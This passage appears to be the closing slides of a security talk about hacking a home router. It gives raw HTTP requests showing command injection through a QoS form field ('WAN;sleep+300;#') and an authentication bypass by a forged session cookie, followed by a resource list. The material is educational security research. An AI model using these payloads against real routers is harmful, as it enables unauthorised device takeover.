X-Requested-With: XMLHttpRequest
If-Modified-Since: 0
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-Length: 156
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/indexMain.cgi
Cookie: session=192.168.1.47

Submit=Apply&WebQueueActiveCfg=Active&QueueObjectIndex=15&QueueNameTxt=bobslaede&
WebQueueInterface=WAN;sleep+300;#&WebQueuePriority=1&WebQueueWeight=1&WebQueueRate=1337
```




All at once

- Let’s trigger it!


```
POST /qos_queue_add.cgi HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
If-Modified-Since: 0
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-Length: 156
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/indexMain.cgi
Cookie: session=192.168.1.47 admin 0 0 0 0 0
```

- Only works when there’s no current active sessions (Sessions are deleted, after some time)



All at once

[Live Hacking]



~$ echo “Thanks for listening” && cat ressources.md

Thanks for listening

- https://konukoii.com/blog/2018/02/13/lifting-firmware-with-the-bus-pirate
- https://www.youtube.com/watch?v=006ROXEYSeI
- https://www.youtube.com/watch?v=nruUuDaINR0
- https://cavefxa.com/posts/zyxel2601/
- https://ctftime.org/
- https://pwn.college/
- https://portswigger.net/web-security/dashboard
- https://google.com
- https://imgflip.com/memegenerator [Most important for any security pro]